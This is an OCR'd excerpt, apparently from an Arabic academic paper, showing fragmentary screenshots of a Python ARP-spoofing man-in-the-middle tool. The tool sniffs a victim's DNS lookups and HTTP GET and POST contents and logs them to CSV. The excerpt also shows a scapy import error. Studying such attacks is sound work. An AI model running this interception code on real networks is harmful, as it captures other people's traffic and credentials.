


```
Edit Format Run Options Window Help
                date = datetime.now().strftime("[%Y-%m-%d %H:%M:%S]")
                print(
                        date
                        + " Service: DNS"
                        + " Victim: "
                        + pkt.getlayer(IP).src
                        + " ("
                        + pkt.getlayer(Ether).src
                        + ") is resolving "
                        + pkt.getlayer(DNS).qd.qname
                )
                if not SAVE_FILE_PATH == "":
                        utils.save_to_csv_file(
                                [
                                        date,
                                        pkt.getlayer(IP).src,
                                        pkt.getlayer(Ether).src,
                                        "DNS request",
                                        pkt.getlayer(DNS).qd.qname,
                                ],
                                SAVE_FILE_PATH,
                        )


def http_sniff_get_request(pkt):
        if pkt.haslayer(TCP) and pkt.getlayer(TCP).dport == 80:
                try:
                        # getting GET request and Host header
                        raw_content = str(pkt.getlayer(TCP))
```





```
dit Format Run Options Window Help
        if pkt.haslayer(TCP) and pkt.getlayer(TCP).dport == 80:
                try:
                        # getting GET request and Host header
                        raw_content = str(pkt.getlayer(TCP))
                        lines = raw_content.split("\r\n")
                        get_request = ""
                        host_request = ""
                        for line in lines:
                                if "GET" in line:
                                        get_line = line.split(" ")
                                        for index, l in enumerate(get_line):
                                                if "GET" in l:
                                                        get_request = get_line[index + 1]
                                if "Host:" in line:
                                        host_request = line.split(" ")[1]
                                        # checking if packet has source fields
                        try:
                                pkt.getlayer(IP).src
                                pkt.getlayer(Ether).src
                        except AttributeError:
                                return
                                # displaying content if GET request is found and if it is from Victi
                        if (
                                pkt.getlayer(IP).src == V_IP
                                and pkt.getlayer(Ether).src == V_MAC
                                and not get_request == ""
                        ):
                                date = datetime.now().strftime("[%Y-%m-%d %H:%M:%S]")
                                print(
```





```
Options  Window  Help
                    and not get_request == ""
            ):
                    date = datetime.now().strftime("[%Y-%m-%d %H:%M:%S]")
                    print(
                            date
                            + " Service: HTTP_GET"
                            + " Victim: "
                            + pkt.getlayer(IP).src
                            + " ("
                            + pkt.getlayer(Ether).src
                            + ") is requiring document: "
                            + host_request
                            + get_request
                    )
                    if not SAVE_FILE_PATH == "":
                            utils.save_to_csv_file(
                                    [
                                            date,
                                            pkt.getlayer(IP).src,
                                            pkt.getlayer(Ether).src,
                                            "HTTP_GET request",
                                            host_request + get_request,
                                    ],
                                    SAVE_FILE_PATH,
                            )
    except IndexError:
            return
```



```
Edit  Format  Run  Options  Window  Help
def http_sniff_post_request(pkt):
        if pkt.haslayer(TCP) and pkt.getlayer(TCP).dport == 80:
                try:
                        # getting GET request and Host header
                        raw_content = str(pkt.getlayer(TCP))
                        lines = raw_content.split("\r\n")
                        post_request = ""
                        host_request = ""
                        found_first_empty_line = False
                        post_content = ""
                        for index, line in enumerate(lines):
                                if "POST" in line:
                                        post_line = line.split(" ")
                                        for index1, l in enumerate(post_line):
                                                if "POST" in l:
                                                        post_request = post_line[index1 + 1]
                                if "Host:" in line:
                                        host_request = line.split(" ")[1]
                                if line == "" and found_first_empty_line == False:
                                        found_first_empty_line = True
                                        post_content = lines[index + 1]
                                        # checking if packet has source fields
                        try:
                                pkt.getlayer(IP).src
                                pkt.getlayer(Ether).src
                        except AttributeError:
                                return
                                # displaying content if GET request is found and if it is from Vic
```


Print ISSN: Online ISSN: **Tishreen University**


```
        if (
                pkt.getlayer(IP).src == V_IP
                and pkt.getlayer(Ether).src == V_MAC
                and not post_request == ""
        ):
                date = datetime.now().strftime("[%Y-%m-%d %H:%M:%S]")
                print(
                        date
                        + " Service: HTTP_POST"
                        + " Victim: "
                        + pkt.getlayer(IP).src
                        + " ("
                        + pkt.getlayer(Ether).src
                        + ")"
                        + " is sending document: "
                        + host_request
                        + post_request
                        + " Content:"
                        + post_content
                )
                if not SAVE_FILE_PATH == "":
                        utils.save_to_csv_file(
                                [
                                        date,
                                        pkt.getlayer(IP).src,
                                        pkt.getlayer(Ether).src,
                                        "HTTP_POST request",
                                        (
                                                "POST location:"
```

```
Edit Format Run Options Window Help
                                        SAVE_FILE_PATH,
                                )
                except IndexError:
                        return


# presentation
utils.program_header(["ARP spoofing MITM", "Version: 0.3", "Author: Carlo Cervellin"])

# constants
ATTACK_TYPE_SNIFF = 0
ATTACK_TYPE_DOS = 1

SNIFF_SERVICES = ["ALL AVAILABLE", "HTTP GET", "HTTP POST", "DNS"]  # 0  # 1  # 2  # 3

DEFAULT_GATEWAY_IP = "192.168.0.1"
DEFAULT_INTERFACE = "wlan0"

# receiving user input
print("\n" + "=" * 20 + " TARGETS DEFINITION " + "=" * 20)
V_IP = raw_input("Insert the IP address to attack: ")
GW_IP = raw_input(
        'Insert the gateway IP address [default "' + DEFAULT_GATEWAY_IP + '"]: '
)
INTERFACE = raw_input(
        'Insert the network interface name [default "' + DEFAULT_INTERFACE + '"]: '
)
print("=" * 20 + " ATTACK TYPE DEFINITION " + "=" * 20)
ATTACK_TYPE = 0
```


```
Python 3.8.0 (tags/v3.8.0:fa919fd, Oct 14 2019, 19:37:50) [MSC v.1916 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license()" for more information.
>>>
========== RESTART: C:\Users\FPCC\Desktop\ARP\جا مز\spoofing.py ==========
Traceback (most recent call last):
  File "C:\Users\FPCC\Desktop\ARP\جا مز\spoofing.py", line 1, in <module>
    from scapy.all import *
ModuleNotFoundError: No module named 'scapy'
>>>
```


output

محاكاة شبكة مكونة من ثالثة أجهزة مع تطبيق بروتوكول ARP :





Print ISSN: Online ISSN: Tishreen University







Print ISSN: Online ISSN: **Tishreen University**






